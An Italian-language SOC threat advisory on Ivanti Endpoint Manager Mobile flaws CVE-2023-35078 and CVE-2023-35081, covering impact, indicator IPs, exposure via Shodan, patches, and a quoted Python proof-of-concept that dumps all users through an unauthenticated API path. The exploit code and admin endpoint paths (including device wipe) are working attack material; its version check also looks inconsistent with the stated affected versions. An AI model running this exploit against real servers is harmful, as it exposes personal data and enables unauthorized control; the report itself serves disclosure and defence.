Ivanti Endpoint Manager Mobile Vulnerabilities

Agosto 2023

Report Informativo SOC

Dettagli documento

Titolo attività
Ivanti Endpoint Manager Mobile Vulnerabilities

Sintesi attività
Report contenente le evidenze relative alle vulnerabilità CVE-2023-35078 e CVE-2023-35081 che colpiscono Ivanti Endpoint Manager Mobile (EPMM)

Destinatario pubblicazione
Referenti servizi SOC e SOC AdS

Livello di riservatezza (Clear/Green/Amber/Amber+Strict/Red)
CLEAR

Data pubblicazione
01/08/2023

Redatto da
Luca Zeni

Revisionato da
Massimo Giaimo

Riservatezza della pubblicazione

Al documento viene applicato un livello di riservatezza, avvalorato dalla voce “Livello di riservatezza” presente in prima pagina. I valori utilizzabili hanno i seguenti significati:

TLP:RED = Riservato ai soli partecipanti.

> Le fonti possono utilizzare TLP:RED quando le informazioni non possono essere efficacemente utilizzate da altre parti e potrebbero avere un impatto sulla privacy, sulla reputazione o sulle operazioni di una parte se utilizzate in modo improprio. I destinatari non possono condividere le informazioni TLP:RED con parti al di fuori dello specifico scambio, riunione o conversazione in cui sono state originariamente divulgate. Nel contesto di una riunione, ad esempio, le informazioni di TLP:RED sono limitate ai presenti alla riunione. Nella maggior parte dei casi, TLP:RED dovrebbe essere scambiato verbalmente o di persona.

TLP:AMBER = Divulgazione limitata, riservata alle organizzazioni dei partecipanti.

TLP:AMBER+STRICT limita la condivisione solo all'*organizzazione*.

> Le fonti possono utilizzare TLP:AMBER quando le informazioni richiedono supporto per agire in modo efficace, ma comportano rischi per la privacy, la reputazione o le operazioni se condivise al di fuori delle organizzazioni coinvolte. I destinatari possono condividere le informazioni TLP:AMBER solo con i membri della propria organizzazione e con clienti o clienti che hanno bisogno di conoscere le informazioni per proteggersi o prevenire ulteriori danni.

TLP:GREEN = Divulgazione limitata, riservata alla comunità.

> Le fonti possono utilizzare TLP:GREEN quando le informazioni sono utili per la consapevolezza di tutte le organizzazioni partecipanti, nonché con i colleghi all'interno della comunità o del settore più ampio. I destinatari possono condividere le informazioni TLP:GREEN con colleghi e organizzazioni partner all'interno del loro settore o comunità, ma non tramite canali pubblicamente accessibili. Le informazioni in questa categoria possono essere ampiamente diffuse all'interno di una particolare comunità. Le informazioni TLP:GREEN potrebbero non essere rilasciate al di fuori della community.

TLP:CLEAR = La divulgazione non è limitata.

> Le fonti possono utilizzare TLP:CLEAR quando le informazioni comportano un rischio minimo o prevedibile di uso improprio, in conformità con le regole e le procedure applicabili per il rilascio pubblico. Fatte salve le norme standard sul copyright, le informazioni TLP:CLEAR possono essere distribuite senza restrizioni.

Indice

Introduzione

Ivanti è una società di software IT che produce software per IT Security, IT Service Management, IT Asset Management, Unified Endpoint Management, Identity Management e Supply Chain Management. In data 24 luglio 2023 ha pubblicato attraverso il loro blog un bollettino di sicurezza riguardante[1] una vulnerabilità sul loro prodotto **Ivanti Endpoint Manager Mobile (Core)**. In seguito è stata pubblicata un'altra vulnerabilità, inerente allo stesso prodotto.

CVE	Description	CVSS	Vector
CVE-2023-35078	An authentication bypass vulnerability in Ivanti EPMM allows unauthorized users to access restricted functionality or resources of the application without proper authentication.	10.0	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Il dettaglio della vulnerabilità CVE-2023-35078 sul sito di Ivanti [2]

La prima vulnerabilità, la CVE-2023-35078, è classificata come **critica** ricevendo uno score CVSS di 10. È stata particolarmente al centro dell'attenzione mediatica dalla community di esperti in cyber security in quanto centinaia di grandi organizzazione, tra cui enti governativi e infrastrutture critiche, fanno uso di tale dispositivo. In seguito è stata resa nota un'ulteriore vulnerabilità: la CVE-2023-35081, anch'essa considerata critica ed utilizzata in congiunzione alla vulnerabilità precedente.

Queste due vulnerabilità, sfruttate insieme, permettono di aggirare i controlli sull'autenticazione delle utenze amministrative e, senza l'utilizzo di credenziali, permettono di avere accesso a numerose informazioni sensibili presenti sui server EPMM pubblicamente esposti, avendo la possibilità di modificare anche alcuni file.

Panoramica sull'attacco

La vulnerabilità critica **CVE-2023-35078** è apparsa online per la prima volta verso la fine di luglio in seguito ad una dichiarazione da parte della **Norwegian National Security Authority,** la quale ha confermato una violazione attraverso una vulnerabilità zero-day di una piattaforma software utilizzata da 12 ministeri. Nello stesso attacco è stata sfruttata anche un'altra vulnerabilità molto simile: la **CVE-2023-35081** alla quale è stato assegnato un punteggio CVSS di 7.2.

Ivanti, appena informata della notizia, ha confermato la presenza di tali vulnerabilità aggiungendo che, dalle informazioni ricevute da una fonte sicura, solo un numero ristretto di clienti è stato vittima di questo attacco. Successivamente però si è scoperto che il totale dei dispositivi considerabili come vulnerabili è superiore alle 3,000 unità.

Nelle dichiarazioni è stato reso noto come le versioni **11.10**, **11.9** e **11.8** sono affette dalle problematiche citate in questo report ma non si esclude che versioni precedenti o non supportate lo siano di conseguenza[3]. Nel frattempo Ivanti si è messa subito al lavoro per correggere le seguenti vulnerabilità riuscendo a rilasciare una patch che va a correggere anche le versioni non più supportate o End-Of-Life.

- CVE-2023-35078 - Remote Unauthenticated API Access Vulnerability [4]
- CVE-2023-35081 - KB Remote Arbitrary File Write

Viene consigliato di aggiornare alle versioni più recenti nelle quali questa problematica risulta fixata. Di seguito le versioni patchate:


- 11.10.0.2
- 11.9.1.1
- 11.8.1.1

Indici di Compromissione

Di seguito viene riportata una lista di indirizzi IP che hanno tentato di sfruttare le vulnerabilità citate in questo report:

- 104.238.188[.]253
- 140.82.12[.]176
- 103.29.68[.]92
- 23.95.146[.]52
- 45.32.90[.]176
- 83.118.55[.]9
- 178.175.131[.]101

In aggiunta, come ulteriore prova del fatto che questa situazione ha ricevuta una notevole importanza nel mondo della cyber security, viene riportato un grafico che mostra il numero di indirizzi IP univoci che hanno provato a sfruttare la vulnerabilità CVE-2023-35078 negli ultimi 3 giorni.



Ivanti EPMM (mobileiron core) authentication bypass attempt[5]

Analisi della vulnerabilità

La vulnerabilità **CVE-2023-35078** consente l'accesso non autenticato a percorsi API specifici. Un Threat Actor che abbia accesso a questi percorsi API può accedere a **Personally Identifiable Information (PII)** come nomi, numeri di telefono e altri dettagli relativi a dispositivi mobili degli utenti dei sistemi considerati vulnerabili.

Ma la vulnerabilità non si limita a questo, infatti è possibile eseguire query LDAP, per aggiungere utenti amministrativi, sostituire la configurazione del sistema e modificare la configurazione dell'EPMM compresa la distribuzione del software, il blocco e la cancellazione dei dispositivi.

Tutto questo può essere fatto con una richiesta curl o anche utilizzando un semplice browser . Si tratta di una vulnerabilità incredibilmente facile da sfruttare infatti le API possono essere utilizzate senza la convalida delle credenziali, in questo modo è possibile utilizzare in remoto qualsiasi API di MobileIron/EPMM.

Tutto ciò che si deve fare è cambiare il percorso dell'API di pochi caratteri. Risulta molto facile sfruttare questa vulnerabilità perché le API sono pubblicamente documentate e l'unica cosa da aggiungere è il diverso percorso dell'endpoint.

Di seguito vengono riportati alcuni esempi di possibili percorsi:


- */admins/users* - elenca tutti gli utenti amministratori
- */devices/wipe* - cancella qualsiasi dispositivo gestito da MobileIron
- */admins/ldap_entities* – visualizza l'Active Directory

Per quanto riguarda la seconda vulnerabilità rilevata, la CVE-2023-35081, consente ad un amministratore autenticato di eseguire scritture come la creazione, modifica o eliminazione di file in maniera remota nei server Ivanti EPMM. Risulta possibile sfruttare insieme queste due vulnerabilità per bypassare autenticazioni.

Superficie d'attacco

Nonostante in un primo momento sia stato confermato che solamente un numero ristretto di clienti Ivanti (meno di 10) sia stato coinvolto in un attacco che sfruttava le vulnerabilità presenti in questo report, la **Norwegian National Security Authority** ha riportato la violazione di 12 ministeri.

Utilizzando motori di ricerca dedicati ai dispositivi, come **Shodan**, è possibile fare delle query per visualizzare il numero di dispositivi Ivanti EPMM pubblicamente raggiungibili ed ottenere in questo modo una stima del numero di dispositivi vulnerabili. Una possibilità è quella di cercare il path */mifs/* e nel caso aggiungere altri termini come *org:YourASN* o *ssl:YourCompanyName* per affinare la ricerca.



Risultato query Path=/mifs/ effettuato in data 01/08/2023[6]

Analizzando più nel dettaglio questi dati, si può notare come la maggior parte dei server pubblicamente esposti venga localizzato in Germania (1.017), seguita dagli USA (662) e Regno Unito (195)

Proof of Concept

A conferma delle vulnerabilità presenti nei sistemi EPMM sono presenti online varie Poc (Proof of Concept) mirate a dimostrare la fattibilità di quanto riportato da Ivanti.

Di seguito viene mostrato il codice insieme ad una breve spiegazione per comprendere il funzionamento di questo exploit[7]:

```
def check_ivanti_mobileiron_version(url):
    try:
        r = requests.get(url, verify=False)
        if r.status_code == 200:
            # Get the version from the HTML
            version_start = r.text.find("ui.login.css?")
            if version_start != -1:
                version_end = r.text.find('"', version_start)
                version = r.text[version_start + len("ui.login.css?"):version_end]
                print(f"[*] Target version: {version}")
                if version <= "11.4":
                    print(f"[+] Target is vulnerable! {url}")
                    return True
                else:
                    print(f"[-] Target is not vulnerable! {url}")
                    return False
            else:
                print(f"[-] Target is not vulnerable! {url}")
        else:
            print(f"[-] Target is not vulnerable! {url}")
    except Exception as e:
        print(f"[-] Error occurred: {str(e)}")


def get_users(url):
    vuln_url = url + "/mifs/aad/api/v2/authorized/users?adminDeviceSpaceId=1"
    print(f"[*] Exploiting the target... {url}")
    try:
        r = requests.get(vuln_url, verify=False)
        if r.status_code == 200:
            print("[+] Extracting Data:")
            print(f"[*] Dumping all users from {vuln_url}")
            # Save JSON response to a file with 'utf-8' encoding
            # Create a file name with the target URL
            filename = url.split("//")[1].split("/")[0] + ".json"
            with open(filename, "w", encoding="utf-8") as f:
                f.write(r.text)
            print("[+] Data saved to file: " + filename)
            print("[+] Vulnerability Exploited Successfully!")
            print("")
```

```
    else:
        print("[-] Exploit failed. The target is not vulnerable.")
except Exception as e:
    print(f"[-] Error occurred: {str(e)}")
```

In primo luogo viene controllato se il dispositivo risulta vulnerabile, per farlo viene verificata la versione attraverso il codice HTML:

<link href="https://[target]/mifs/css/ui.login.css?11.2" rel="stylesheet" type="text/css" />

Una volta verificata la vulnerabilità del target si procede all'estrazione delle informazioni tramite una richiesta get nella quale viene appesso all'URL la seguente porzione di codice in grado di andare ad estrarre tutti gli utenti :

/mifs/aad/api/v2/authorized/users?adminDeviceSpaceId=1

In questo modo si è riusciti a dimostrare come con delle semplici chiamte API, senza l'utilizzo di credenziali, sia possibile entrare in possesso di informazioni riservate.

Come proteggersi

Come anticipato Ivanti ha già pubblicato le patch[8] che risolvono le vulnerabilità in questione. Pertanto si consiglia di aggiornare i dispositivi vulnerabili, nel caso fossero supportate, alle versioni 11.8.1.1, 11.9.1.1,11.10.0.2 dotate della nuova patch. In alternativa per le versioni <11.8.1.1 è altamente consigliato di passare all'ultima versione per avere le ultime correzioni in termini di sicurezza.

Bibliografia

[1] https://www.ivanti.com/blog/cve-2023-35078-new-ivanti-epmm-vulnerability

[2]https://forums.ivanti.com/s/article/CVE-2023-35078-Remote-unauthenticated-API-access-vulnerability?language=en_US

[3] https://www.cisa.gov/news-events/alerts/2023/07/24/ivanti-releases-security-updates-endpoint-manager-mobile-epmm-cve-2023-35078

[4 https://nvd.nist.gov/vuln/detail/CVE-2023-35078

[5]https://viz.greynoise.io/tag/ivanti-epmm-mobileiron-core-authentication-bypass-attempt?days=10

[6] https://www.shodan.io/search?query=%22Path%3D%2Fmifs%2F%3B%22

[7]https://github.com/vchan-in/CVE-2023-35078-Exploit-POC/blame/main/cve_2023_35078_poc.py

[8]https://forums.ivanti.com/s/article/KB-Remote-unauthenticated-API-access-vulnerability-CVE-2023-35078?language=en_US